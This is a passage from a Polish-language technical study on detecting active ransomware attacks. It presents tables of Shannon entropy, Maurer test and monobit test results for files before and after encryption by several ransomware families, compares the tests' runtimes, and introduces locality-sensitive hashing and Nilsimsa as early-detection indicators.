	xlsx	7.17 – 7.84
	doc	3.84 – 7.91
	docx	7.68 – 8.00
	rtf	4.19 – 4.81
	txt	4.28 – 4.31

VI.1.1 Wyniki testów

Poniższa tabela prezentuje obliczone wartości entropii Shannon'a dla plików testowych przed oraz po atakach wybranych wersji oprogramowania ransomware.

Typ pliku	Wielkość pliku (bajty)	Wartość dla pliku niezaszyfrowanego	Maoloa	UnlockYourFiles	BlackKingdom	Ryuk	DarkSide	WannaCry	REvil	JigsawLocker
BMP	7 372 938	7,8560	7,9370	4,5036	X	7,9990	7,9410	7,9990	7,8560	7,9990
MP3	3 912 350	7,9520	7,9860	4,5020	X	7,9990	7,9740	7,9990	7,9520	7,9990
DOCX	120 515	7,9350	7,9780	4,5020	7,9980	7,9980	X	7,9980	7,9350	7,9980
PDF	581 407	7,9730	7,9920	4,5030	7,9990	7,9990	7,9990	7,9990	7,9730	7,9990
JPG	1 299 567	7,9930	7,9980	4,5030	7,9990	7,9990	7,9990	7,9990	7,9930	7,9990
TXT	42 885	4,3080	6,9180	4,4870	7,9950	7,9950	7,9960	7,9950	4,3080	7,9950
XLSX	32 924	7,4170	7,8020	4,4970	7,9930	7,9940	7,9940	7,9940	7,4170	7,9950
ZIP	11 688 947	7,9990	7,9990	4,4990	7,9990	7,9990	7,9990	7,9990	7,9990	X
DOC	32 768	3,8380	6,4470	4,4970	7,9940	7,9940	X	7,9940	3,8380	7,9940
XLS	46 080	5,1150	6,9430	4,4880	7,9960	7,9960	7,9960	7,9960	5,1150	7,9950
SVG	7 905 340	3,4990	5,1810	4,5010	X	7,9990	4,5540	7,9990	3,4990	7,9990


VI.2 Test Maurera

Ueli Maurer w roku 1992 zaprezentował koncepcję uniwersalnego testu statystycznego generatorów losowych ciągów bitów[75]. Test Maurera analizuje liczby bitów pomiędzy wzorcami. Celem testu jest wykrycie czy testowana sekwencja bitów może zostać w znacznym stopniu skompresowana bez utraty informacji. Jeżeli jest to możliwe, to testowana sekwencja uznawana jest za nie losową. Ueli Maurer opisał ten test jako "poprawny sposób pomiaru jakości kluczy używanych w algorytmach kryptograficznych". Test ten nie szuka specyficznych wzorców ani nie weryfikuje słabości statystycznych badanej sekwencji

Sam przebieg testu jest bardzo prosty. Badana sekwencja danych o długości n-bajtów dzielona jest na dwie części:

- Część inicjalizującą składającą się z Q L-bitowych bloków danych.
- Część testową składającą się z K L-bitowych bloków.

Część inicjalizującą jest wykorzystywana do inicjalizacji testu. Część testowa jest używana w części testującej algorytmu.



Rysunek 23. Test Maurera - podział danych na segmenty (źródło: NIST)

Na potrzeby mechanizmu detekcji aktywnego ataku ransomware, analizie podlegać będą dane odczytywane oraz zapisywane na dysku - pliki. Każdy badany plik o wielkości n bajtów dzielony będzie na ciąg bloków o długości L bitów. Q pierwszych bloków pliku posłuży do zainicjalizowania wykorzystywanego w teście wektora T o długości 2L, zawierającego ostatnie zanotowane położenie każdej z możliwych 2L wartości bloków długości L. Kolejne K bloków danych stanowić będzie właściwą sekwencję testową. Dla usprawnienia działania programu w implementacji wykorzystany zostanie parametr $d = \frac{L}{8}$, wyrażający długość pojedynczego

[75] U. Maurer, "A Universal Statistical Test for Random Bit Generators," Journal of Cryptology. Vol. 5, No. 2, 1992, pp. 89-105.

bloku w bajtach. Ponadto, w implementacji zakłada się, że $K = \left\lfloor \frac{n}{d} \right\rfloor - Q$, co pozwala na wykorzystanie całego pliku w ramach testu. Przy takich założeniach, plik jest podzielony na ciąg bloków $\boldsymbol{B}^{\boldsymbol{d},Q+K} = \boldsymbol{b_1}, \boldsymbol{b_2}, \ldots, \boldsymbol{b}_{Q+K}$ dla $d \geq 1$. Obliczana statystyka testowa jest wyrażona jako:

$$S_{obs} = \frac{1}{K} \sum_{i=Q+1}^{Q+K} log_2(i - T_{b_i})$$

Badania testu Maurera przeprowadzone zostały z wykorzystaniem następujących wersji oprogramowania ransomware:

- Maoloa
- UnlockYourFiles
- BlackKingdom
- Ryuk
- DarkSide
- WannaCry
- REvil
- JigsawLocker

VI.2.1 Wyniki testów

Poniższa tabela prezentuje obliczone wartości testu Maurera dla plików testowych przed oraz po atakach wybranych wersji oprogramowania ransomware.

Typ pliku	Wielkość pliku (bajty)	Wartość parametru d (bajty)	Wartość parametru Q (bloki)	Obliczona wartość S	Maoloa	UnlockYourFiles	BlackKingdom	Ryuk	DarkSide	WannaCry	JigsawLocker
BMP	7 372 938	1	512	5.444154	5.976428	3.760322	X	7.183635	5.731281	7.183879	7.183809
MP3	3 912 350	1	512	7.056496	7.135824	3.759494	X	7.184077	7.094863	7.183524	7.184404
DOCX	120 515	1	512	7.017541	7.115536	3.756822	7.186282	7.181459	7.178616	7.183872	7.177422
PDF	581 407	1	512	6.908873	7.092771	3.761165	7.183025	7.184879	7.182648	7.184190	7.183038
JPG	1 299 567	1	512	7.142141	7.172288	3.759786	7.182965	7.184383	7.176124	7.182875	7.184703
TXT	42 885	1	512	3.756974	6.152867	3.741507	7.180339	7.181419	7.177569	7.189252	7.187609
XLSX	32 924	1	512	6.215621	6.822988	3.750849	7.187733	7.183098	7.181646	7.177489	7.175422
ZIP	11 688 947	1	512	7.120046	7.132753	3.757218	7.184188	7.183439	7.126638	7.184207	X
DOC	32 768	1	512	2.463293	5.296576	3.752295	7.186287	7.188625	7.182789	7.186597	7.181958
XLS	46 080	1	512	3.546317	5.785629	3.743934	7.180949	7.179007	7.190700	7.183145	7.183551
SVG	7 905 340	1	512	2.966529	4.286667	3.760417	X	7.183439	3.551670	7.186597	7.183479
BMP	7 372 938	1	8 192	5.444904	5.975973	3.760370	X	7.183626	5.729764	7.183908	7.183803

Typ pliku	Wielkość pliku (bajty)	Wartość parametru d (bajty)	Wartość parametru Q (bloki)	Obliczona wartość S	Maoloa	UnlockYourFiles	BlackKingdom	Ryuk	DarkSide	WannaCry	JigsawLocker
MP3	3 912 350	1	8 192	7.056376	7.135739	3.759472	X	7.184074	7.094727	7.183562	7.184400
DOCX	120 515	1	8 192	7.072674	7.142623	3.753173	7.186514	7.181945	7.177298	7.183682	7.178479
PDF	581 407	1	8 192	6.910712	7.093594	3.760620	7.183043	7.184864	7.182950	7.183967	7.182936
JPG	1 299 567	1	8 192	7.142014	7.172234	3.759485	7.182942	7.184369	7.176118	7.182892	7.184719
TXT	42 885	1	8 192	3.756194	6.154737	3.730397	7.184903	7.181685	7.176526	7.193202	7.187766
XLSX	32 924	1	8 192	6.324099	6.885951	3.738770	7.190142	7.185269	7.187780	7.174511	7.175944
ZIP	11 688 947	1	8 192	7.120035	7.132736	3.757046	7.184185	7.183446	7.126610	7.184218	X
DOC	32 768	1	8 192	2.599074	5.365487	3.732631	7.189614	7.190254	7.185646	7.186152	7.180417
XLS	46 080	1	8 192	3.762697	5.880609	3.734450	7.181689	7.178779	7.190152	7.178589	7.182437
SVG	7 905 340	1	8 192	2.966736	4.285318	3.760337	X	7.183443	3.548153	7.186152	7.183457
BMP	7 372 938	1	16 384	5.445334	5.975403	3.759832	X	7.183622	5.728150	7.183908	7.183802
MP3	3 912 350	1	16 384	7.056481	7.135715	3.759655	X	7.184069	7.094559	7.183557	7.184397
DOCX	120 515	1	16 384	7.067806	7.140240	3.754654	7.186324	7.181316	7.176978	7.185314	7.179010
PDF	581 407	1	16 384	6.908953	7.092820	3.761055	7.182985	7.184741	7.183131	7.183912	7.182904
JPG	1 299 567	1	16 384	7.141869	7.172087	3.759658	7.183031	7.184334	7.176125	7.182949	7.184712
TXT	42 885	1	16 384	3.756659	6.163192	3.734172	7.186835	7.183925	7.177986	7.198003	7.189869

Typ pliku	Wielkość pliku (bajty)	Wartość parametru d (bajty)	Wartość parametru Q (bloki)	Obliczona wartość S	Maoloa	UnlockYourFiles	BlackKingdom	Ryuk	DarkSide	WannaCry	JigsawLocker
XLSX	32 924	1	16 384	6.290119	6.886559	3.752274	7.191693	7.175273	7.187096	7.182306	7.177125
ZIP	11 688 947	1	16 384	7.120026	7.132699	3.757335	7.184179	7.183435	7.126572	7.184215	X
DOC	32 768	1	16 384	2.490696	5.378254	3.727740	7.199186	7.174686	7.187237	7.184964	7.186544
XLS	46 080	1	16 384	3.704610	5.861214	3.739356	7.186793	7.175503	7.189173	7.181339	7.188222
SVG	7 905 340	1	16 384	2.966987	4.283873	3.760069	X	7.183442	3.544368	7.184964	7.183448

VI.3 Test monobitowy

Test monobitowy[76], nazywany również testem częstości jednego bitu, to jeden z podstawowych testów losowości. Test ten służy do oceny równowagi między występowaniem zer i jedynek w sekwencji danych binarnych. Test monobitowy jest często wykorzystywany w kontekście oceny losowości danych lub jakości generowanych liczb pseudolosowych.

Wynikiem testu monobitowego jest określenie, czy analizowane dane binarne są zgodne z oczekiwanym rozkładem losowym. Jeśli wynik testu jest znacząco odmienny od wartości oczekiwanej, może to sugerować, że dane nie są losowe lub że występuje pewna nieregularność w sekwencji bitów.

Test monobitowy jest często używany w kontekście oceny jakości generatorów liczb pseudolosowych, weryfikowania losowości danych używanych w kryptografii oraz w innych dziedzinach, w których losowość jest istotna. Jednak test ten jest jedynie jednym z wielu testów i nie jest wystarczający do pełnej oceny losowości danych. Dlatego stosuje się różne testy statystyczne jako część bardziej zaawansowanych zestawów testów do analizy losowości.

Uproszczony opis kroków testu monobitowego:

- Przygotowanie danych - na początek przygotowuje się sekwencję bitów, które mają być poddane testowi. To mogą być dane z dowolnego źródła, na przykład dane kryptograficzne, dane losowe lub inne ciągi bitów.
- Zliczanie jedynek i zer - w ramach testu monobitowego zlicza się liczbę jedynek i zer w sekwencji bitów.

$$d = |Liczba\ jedynek - Liczba\ zer|$$

- Obliczenie statystyki testu (dla sekwencji testowej o długości n bitów).

$$S = \frac{d}{\sqrt{n}}$$

[76] Bassham, L. , Rukhin, A. , Soto, J. , Nechvatal, J. , Smid, M. , Leigh, S. , Levenson, M. , Vangel, M. , Heckert, N. and Banks, D. (2010), A Statistical Test Suite for Random and Pseudorandom Number Generators for Cryptographic Applications, Special Publication (NIST SP), National Institute of Standards and Technology, Gaithersburg, MD

$$P = \frac{2}{\pi} \int_{\frac{S}{\sqrt{2}}}^{\infty} e^{-u^2} du$$

- Ocena wyniku - jeżeli obliczona wartość P jest mniejsza niż 0,01, uznaje się, że testowana sekwencje nie jest losowa.

Badania testu monobitowego przeprowadzone zostały z wykorzystaniem następujących wersji oprogramowania ransomware:

- Maoloa
- UnlockYourFiles
- BlackKingdom
- Ryuk
- DarkSide
- WannaCry
- REvil
- JigsawLocker

VI.3.1 Wyniki testów

Poniższa tabela prezentuje obliczone wartości testu monobitowego dla plików testowych przed oraz po atakach wybranych wersji oprogramowania ransomware.

Typ pliku	Wielkość pliku (bajty)	Wartość dla pliku niezaszyfrowanego	Maoloa	UnlockYourFiles	BlackKingdom	Ryuk	DarkSide	WannaCry	REvil	JigsawLocker
BMP	7 372 938	0,0000	0,0000	0,0000	X	0,8752	0,0000	0,3129	0,0000	0,6322
MP3	3 912 350	0,0000	0,0000	0,0000	X	0,3925	0,0000	0,3660	0,0000	0,8349
DOCX	120 515	0,0000	0,7304	0,0000	0,1297	0,9045	X	0,1936	0,0000	0,6163
PDF	581 407	0,0000	0,0000	0,0000	0,2059	0,4857	0,9099	0,1582	0,0000	0,9173
JPG	1 299 567	0,0000	0,0002	0,0000	0,2942	0,2750	0,0000	0,9343	0,0000	0,5037
TXT	42 885	0,0000	0,0000	0,0000	0,9592	0,7672	0,8969	0,7985	0,0000	0,3934
XLSX	32 924	0,0000	0,0000	0,0000	0,5280	0,2983	0,4791	0,7800	0,0000	0,7287
ZIP	11 688 947	0,0000	0,0000	0,0000	0,6415	0,9035	0,0000	0,7462	0,0000	X
DOC	32 768	0,0000	0,0000	0,0000	0,7966	0,7735	X	0,5887	0,0000	0,0123
XLS	46 080	0,0000	0,0000	0,0000	0,7246	0,4024	0,1001	0,8182	0,0000	0,6260
SVG	7 905 340	0,0000	0,0000	0,0000	X	0,0393	0,0000	0,7414	0,0000	0,3953

VI.4 Porównanie czasów wykonania

VI.4.1 Pliki niezaszyfrowane

Poniższa tabela prezentuje obliczone wartości testu Maurera, entropii Shannon'a i testu monobitowego wraz z czasami ich wykonania - dla plików niezaszyfrowanych.

Typ pliku	Wielkość pliku (KB)	Test Shannon'a	Test monobitowy	Test Maurera	Test Shannon'a (ms)	Test monobitowy (ms)	Test Maurera (ms)	Wartość parametru Q (bloki)
CSV	1	3,714358	0	0	0,0033	0,0099	0,0283	256
TXT	3	4,287103	0	0	0,006	0,0058	0,0214	1024
DOC	26	4,65641	0	3,81558	0,0325	0,028	0,1059	8192
PDF	568	7,973406	0	6,910712	0,6192	0,6599	2,325	8192
DOCX	1 282	7,996948	0	7,052504	1,35	1,2244	5,1464	8192
PNG	5 024	7,99826	0	7,098599	5,3148	4,774	20,1396	8192
MP3	11 378	7,973075	0	7,13112	12,9328	14,2786	46,038	8192
MOV	17 028	7,999955	0	7,181206	21,454	19,5033	69,7026	8192
WAV	42 113	7,644649	0	6,265829	46,2548	50,2731	171,7309	8192
MP4	129 511	7,999979	0	7,183146	21,454	19,5033	69,7026	8192
ZIP	302 700	7,994353	0	7,178095	335,8405	365,694	1241,4167	8192

VI.4.2 Pliki zaszyfrowane

Poniższa tabela prezentuje obliczone wartości testu Maurera, entropii Shannon'a i testu monobitowego wraz z czasami ich wykonania - dla plików zaszyfrowanych.

Typ pliku	Wielkość pliku (KB)	Test Shannon'a	Test monobitowy	Test Maurera	Test Shannon'a (ms)	Test monobitowy (ms)	Test Maurera (ms)	Wartość parametru Q (bloki)
CSV	1	7,761	0,834827	7,074454	0,0145	0,0083	0,1629	256
TXT	3	7,931176	0,290497	7,145406	0,0148	0,0041	0,5082	1024
DOC	26	7,991535	0,435754	7,191256	0,0387	0,0316	0,1008	8192
PDF	568	7,999706	0,814504	7,183559	0,6325	0,6345	2,3125	8192
DOCX	1 282	7,999854	0,885136	7,182193	1,5735	1,6886	5,4824	8192
PNG	5 024	7,999953	0,868272	7,183982	5,8511	6,1044	20,5771	8192
MP3	11 378	7,999984	0,921941	7,183934	13,9526	14,256	46,904	8192
MOV	17 028	7,999989	0,164032	7,183656	19,3391	21,8839	70,4112	8192
WAV	42 113	7,999997	0,564488	7,183646	49,284	52,0237	172,5441	8192
MP4	129 511	7,999999	0,424598	7,183704	161,9901	172,8662	575,9684	8192
ZIP	302 700	8	0,879331	7,183682	361,836	379,5945	1274,5081	8192

VI.4.3 Pliki zaszyfrowane częściowo – co drugi bajt

Typ pliku	Wielkość pliku (KB)	Test Shannon'a	Test monobitowy	Test Maurera	Test Shannon'a (ms)	Test monobitowy (ms)	Test Maurera (ms)	Wartość parametru Q (bloki)
CSV	1	6,303845	0	5,657741	0,0119	0,0102	0,0814	256
TXT	3	6,813474	0,000004	6,112795	0,014	0,0053	0,4749	1024
DOC	26	6,993898	0	6,186265	0,0395	0,0339	0,1023	8192
PDF	568	7,992689	0	7,103144	0,6469	0,6731	2,4314	8192
DOCX	1 282	7,99908	0	7,147308	1,5256	1,625	5,3252	8192
PNG	5 024	7,99956	0	7,165945	5,8885	7,0399	21,4127	8192
MP3	11 378	7,99265	0	7,170512	14,1226	15,2068	47,8168	8192
MOV	17 028	7,99998	0,000106	7,182721	19,6279	21,5807	70,1471	8192
WAV	42 113	7,999884	0	7,16507	50,9131	54,6254	176,846	8192
MP4	129 511	7,999994	0	7,183388	161,0301	167,9483	561,6253	8192
ZIP	302 700	7,999132	0	7,182846	364,4242	388,2887	1273,7025	8192

VI.4.4 Pliki zaszyfrowane częściowo – co drugi bit

Typ pliku	Wielkość pliku (KB)	Test Shannon'a	Test monobitowy	Test Maurera	Test Shannon'a (ms)	Test monobitowy (ms)	Test Maurera (ms)	Wartość parametru Q (bloki)
CSV	1	5,876886	0	5,122799	0,0055	0,0102	0,1081	256
TXT	3	5,902218	0	5,176529	0,0089	0,0046	0,3055	1024
DOC	26	6,083702	0	5,269254	0,0369	0,0271	0,1118	8192
PDF	568	7,995556	0	7,105979	0,6442	0,6657	2,3123	8192
DOCX	1 282	7,999125	0	7,159468	1,5902	1,5899	5,4371	8192
PNG	5 024	7,999845	0	7,161344	5,7294	6,2987	20,3129	8192
MP3	11 378	7,993647	0	7,17026	14,4174	15,0079	48,312	8192
MOV	17 028	7,999986	0,000006	7,182851	19,659	21,3393	70,3386	8192
WAV	42 113	7,897204	0	6,889563	48,4511	54,3586	174,3838	8192
MP4	129 511	7,999992	0	7,183564	159,9313	174,5225	566,2403	8192
ZIP	302 700	7,999829	0	7,18349	361,5835	386,5026	1277,9827	8192

VI.4.5 Pliki zaszyfrowane częściowo – co drugi blok 128 bitowy

Typ pliku	Wielkość pliku (KB)	Test Shannon’a	Test monobitowy	Test Maurera	Test Shannon’a (ms)	Test monobitowy (ms)	Test Maurera (ms)	Wartość parametru Q (bloki)
CSV	1	6,249972	0	5,522397	0,116	0,0106	0,2448	256
TXT	3	6,834071	0	6,104545	0,149	0,0052	0,6963	1024
DOC	26	7,00484	0	6,072157	0,0385	0,033	0,1102	8192
PDF	568	7,9929	0	7,093076	0,6368	0,6441	2,2947	8192
DOCX	1 282	7,999162	0	7,137011	1,4338	1,7124	5,6674	8192
PNG	5 024	7,999538	0	7,158329	6,2167	6,496	20,0531	8192
MP3	11 378	7,992726	0	7,162154	14,2598	15,2748	45,7673	8192
MOV	17 028	7,999979	0,000267	7,183163	20,0379	21,0475	71,9751	8192
WAV	42 113	7,903641	0	6,839661	51,0404	54,0853	171,4745	8192
MP4	129 511	7,999994	0	7,183583	162,3412	170,7359	561,779	8192
ZIP	302 700	7,99134	0	7,182836	370,1225	391,6521	1279,5196	8192

VI.5 Podsumowanie

Analizując przedstawione powyżej wyniki badań testu Maurera, entropii Shannon'a oraz testu monobitowego, można zauważyć, że:

- Entropia Shannon'a:
  - Pozwala ocenić zmiany zachodzące w pliku - w kontekście pełnego zaszyfrowania jego danych.
  - Pozwala ocenić zmiany zachodzące w pliku - w kontekście częściowego zaszyfrowania jego danych.
  - Nie pozwala jednoznacznie ocenić zmian w pliku, jeśli nastąpiła zmiana używanego do zapisu danych alfabetu (np. dane pliku zostały zaszyfrowane i następnie zakodowane algorytmem Base64).
  - Bardziej efektywny (szybszy) niż test monobitowy.
  - Bardziej efektywny (szybszy) niż test Maurera.
  - Nie pozwala odróżnić pliku skompresowanego od zaszyfrowanego.
- Test Maurer:
  - Pozwala ocenić zmiany zachodzące w pliku - w kontekście pełnego zaszyfrowania jego danych.
  - Pozwala ocenić zmiany zachodzące w pliku - w kontekście częściowego zaszyfrowania jego danych.
  - Nie pozwala jednoznacznie ocenić zmian w pliku, jeśli nastąpiła zmiana używanego do zapisu danych alfabetu (np. dane pliku zostały zaszyfrowane i następnie zakodowane algorytmem Base64).
  - Nie pozwala odróżnić pliku skompresowanego od zaszyfrowanego.
- Test monobitowy:
  - Pozwala ocenić zmiany zachodzące w pliku - w kontekście pełnego zaszyfrowania jego danych.
  - Nie pozwala ocenić zmian zachodzących w pliku - w kontekście częściowego zaszyfrowania jego danych.
  - Pozwala ocenić zmiany zachodzące w pliku również, jeśli nastąpiła zmiana używanego do zapisu danych alfabetu (np. dane pliku zostały zaszyfrowane i następnie zakodowane algorytmem Base64).

- Bardziej efektywny (szybszy) niż test Maurera.
- Pozwala odróżnić plik skompresowany od zaszyfrowanego.

VII Kategoryzacja danych

VII.1 Rodziny LSH i LPH

LSH (Locality-Sensitive Hashing)[77] i LPH (Locality-Preserving Hashing)[78] to dwie techniki używane w analizie danych, zwłaszcza w kontekście przetwarzania i organizacji dużych zbiorów danych oraz w zadaniach wyszukiwania podobnych elementów w tych zbiorach.

LSH (Locality-Sensitive Hashing):

- LSH jest techniką używaną do mapowania elementów zbioru danych w taki sposób, że podobne elementy mają większą szansę na zostanie odwzorowanymi na te same kategorie (klasa abstrakcji, *bucket*) w przestrzeni skrótów.
- LSH jest wykorzystywane do przybliżania podobieństwa między elementami w dużych zbiorach danych, na przykład w zadaniach wyszukiwania podobnych dokumentów w zbiorach tekstowych lub rekomendacji na podstawie podobieństwa produktów.
- LSH wykorzystuje funkcje haszujące (skrótu), które przydzielają elementom unikalne hasze (skróty). Elementy o podobnych cechach mają większą szansę na otrzymanie tych samych lub zbliżonych wartości skrótów (haszy). Dzięki temu można efektywnie ograniczyć przeszukiwanie zbioru danych do tych samych kategorii i znaleźć podobne elementy.

LPH (Locality-Preserving Hashing):

- LPH jest techniką używaną do mapowania elementów zbioru danych w taki sposób, aby zachować lokalne podobieństwo między elementami. W przeciwieństwie do LSH, LPH skupia się na zachowaniu struktury przestrzennej danych (sposób działania jest zależny od danych).
- LPH jest stosowane w problemach, gdzie zachowanie topologii lub struktury danych jest kluczowe, na przykład w przeszukiwaniu grafów, analizie sieci społecznościowych lub w systemach rekomendacji.

[77] Locality-sensitive Hashing, Wikipedia, https://en.wikipedia.org/wiki/Locality-sensitive_hashing, (dostęp 06.2022)
[78] Kang Zhao, Hongtao Lu, Jincheng Mei, "Locality Preserving Hashing", Proceedings of the Twenty-Eighth AAAI Conference on Artificial Intelligence, 2014

- LPH wykorzystuje funkcje haszujące, które starają się zachować lokalne podobieństwo między elementami. Elementy, które są blisko siebie w oryginalnej przestrzeni, powinny być blisko siebie również po zastosowaniu hashowania.

Podsumowując, zarówno LSH, jak i LPH to techniki obliczania skrótów (haszowania) wykorzystywane w analizie danych. Z punktu widzenia bezpieczeństwa są to niekryptograficzne funkcje skrótu. Różnią się głównie sposobem działania oraz sposobem przetwarzania danych (przetwarzanie LSH jest niezależne od struktury danych, przetwarzanie LPH jest zależne od struktury danych). LSH skupia się na grupowaniu podobnych elementów w te same kategorie (klasy abstrakcji), podczas gdy LPH skupia się na zachowaniu struktury przestrzennej danych i lokalnego podobieństwa między elementami.

Locality Sensitive Hashing (LSH) to ogólna technika haszowania, której głównym celem jest zachowanie lokalnych relacji danych przy jednoczesnym znacznym zmniejszeniu wymiarowości zbioru danych. LSH można zatem traktować jako pewną rodzinę funkcji haszujących, której celem jest maksymalizacja kolizji (funkcja zwraca taką samą wartość dla różnych argumentów) dla podobnych elementów. Funkcje LSH można niejako traktować jako swego rodzaju przeciwieństwo kryptograficznych funkcji skrótu.

Funkcję *h* nazwiemy typu LSH, jeżeli dla dowolnych argumentów *a, b*:

1. $P\big(h(a) == h(b)\big)$ jest wysokie, jeżeli dane a oraz *b* są podobne do siebie.
2. $P\big(h(a) == h(b)\big)$ jest niskie, jeżeli dane a oraz *b* nie są podobne do siebie.

Funkcje typu LSH wykorzystywane są np. w mechanizmie rozpoznawania utworów muzycznych Shazam[79]. Mechanizm ten na podstawie kilku sekundowej próbki utworu z dużym prawdopodobieństwem sukcesu rozpoznaje utwór.

Podstawowe zastosowanie funkcji LSH obejmuje:

- Systemy rekomendujące.
- Wykrywanie bliskich duplikatów (dokumenty, artykuły informacyjne online itp.).
- Hierarchiczne grupowanie.
- System medyczne - np. badanie asocjacji w genomie[80].

[79] Shazam, Wikipedia, https://pl.wikipedia.org/wiki/Shazam_(aplikacja), (dostęp 06.2022)
[80] Asocjacje wad wrodzony, Wikipedia, https://pl.wikipedia.org/wiki/Asocjacje_wad_wrodzonych, (dostęp 06.2022)

- Identyfikacja podobieństwa obrazów.
- Identyfikacja podobieństwa dźwięku.
- Cyfrowe odciski palców (fingerprinting) danych multimedialnych (np. filmów).

Przykładowo, firma Uber wykorzystała funkcje LSH do wykrywania nadużyć na swojej platformie (fałszywe konta, oszustwa płatnicze itp.)[81].

LSH jest algorytmem opartym na haszowaniu, służącym do identyfikacji przybliżonych najbliższych sąsiadów. W normalnym problemie najbliższego sąsiada, w przestrzeni znajduje się pewna liczba punktów (zwana zbiorem treningowym) i biorąc pod uwagę nowy punkt, celem jest zidentyfikowanie punktu ze zbioru treningowego najbliższego danemu punktowi. Złożoność obliczeniowa takiego problemu jest liniowa ($O(N)$, gdzie N jest rozmiarem zbioru treningowego). Przybliżony algorytm najbliższego sąsiedztwa próbuje zmniejszyć tę złożoność do złożoności podliniowej[82] (mniejszej od liniowej). Złożoność podliniową uzyskuje się przez zmniejszenie liczby porównań potrzebnych do znalezienia podobnych elementów. LSH działa w oparciu o zasadę, że jeśli dwa punkty w przestrzeni cech znajdują się bliżej siebie, to jest bardzo prawdopodobne, że mają taki sam skrót (hasz, zredukowaną reprezentację danych). LSH różni się od konwencjonalnego haszowania (zwanego kryptograficznym) tym, że haszowanie kryptograficzne stara się unikać kolizji, natomiast LSH dąży do maksymalizacji kolizji dla podobnych punktów. W haszowaniu kryptograficznym niewielkie zniekształcenie danych wejściowych znacząco zmienia wartość skrótu (tak zwany efekt lawinowy), natomiast w LSH niewielkie zniekształcenia są ignorowane, dzięki czemu główna treść może być łatwo zidentyfikowana.

Podsumowując, Locality Sensitive Hashing (LSH) to ogólna technika haszowania, której celem jest zachowanie lokalnych relacji danych przy jednoczesnym znacznym zmniejszeniu wymiarowości zbioru danych.


W związku z powyższym, funkcje typu LSH można wykorzystać do weryfikacji zmian dokonywanych w danych przez procesy systemowe. Monitorowanie poziomu zmian w danych można wykorzystać we wskaźnikach wczesnej detekcji oprogramowania typu ransomware.

[81] Detecting Abuse at Scale: Locality Sensitive Hashing at Uber Engineering, Uber, https://www.uber.com/en-PL/blog/lsh/, (dostęp 06.2022)
[82] Funkcja podliniowa, Wikipedia, https://pl.wikipedia.org/wiki/Funkcja_podliniowa, (dostęp 06.2022)

VII.1.1 Nilsimsa

Nilsimsa[83] to rodzaj funkcji LSH, który jest używany głównie do porównywania i identyfikowania różnych wersji dokumentów lub plików na podstawie ich unikalnych sygnatur. Jej oryginalna koncepcja została nieznacznie zmieniona przez E. Damiani et al.[84]. Wprowadzone zmiany miały głównie na celu lepsze dopasowanie algorytmu Nilsimsa do detekcji wiadomości e-mail typu spam i głównie dotyczą sposobu obliczania wartości granicznej W.

Argumentem funkcji Nilsimsa jest ciąg danych (plik). Zwracaną wartością jest 32 bajtowy skrót, reprezentujący rozkład trigramów w analizowanym tekście. Nilsimsa działa korzystając z okna danych złożonego z pięciu znaków (bajtów). Na początku przetwarzania okno zaczyna się na pierwszym znaku (bajcie) przetwarzanych danych. W ramach kolejnych kroków okno to jest przesuwane co 1 znak (bajt), aż do przetworzenia wszystkich danych. Ideę okna danych prezentuje poniższy rysunek.



Rysunek 24. Nilsimsa - sposób przetwarzania danych (źródło: https://spdp.di.unimi.it/papers/pdcs04.pdf)

[83] Nilsimsa: http://ixazon.dynip.com/~cmeclax/nilsimsa.html

[84] E. Damianil, S. De Capitani di Vimercati1, S. Paraboschi2, and P. Samarati, "An Open Digest-based Technique for Spam Detection" in Proc. of the 2004 International Workshop on Security in Parallel and Distributed Systems, San Francisco, 2004.

Wraz z każdym przesunięciem okna danych, wyznaczone są nowe trigramy i obliczana jest wartość funkcji $h(t)$. Pełne przetwarzanie algorytmu Nilsimsa składa się z następujących kroków:

- Tokenizacja i trigramy - tekst wejściowy T, gdzie T_i to i-ty znak, o długości N, dzielony jest na nakładające się na siebie trigramy (sekwencje trzech znaków):

$$t_i = (T_i, T_{i+1}, T_{i+2}) dla\ i = \overline{1, N-2}$$

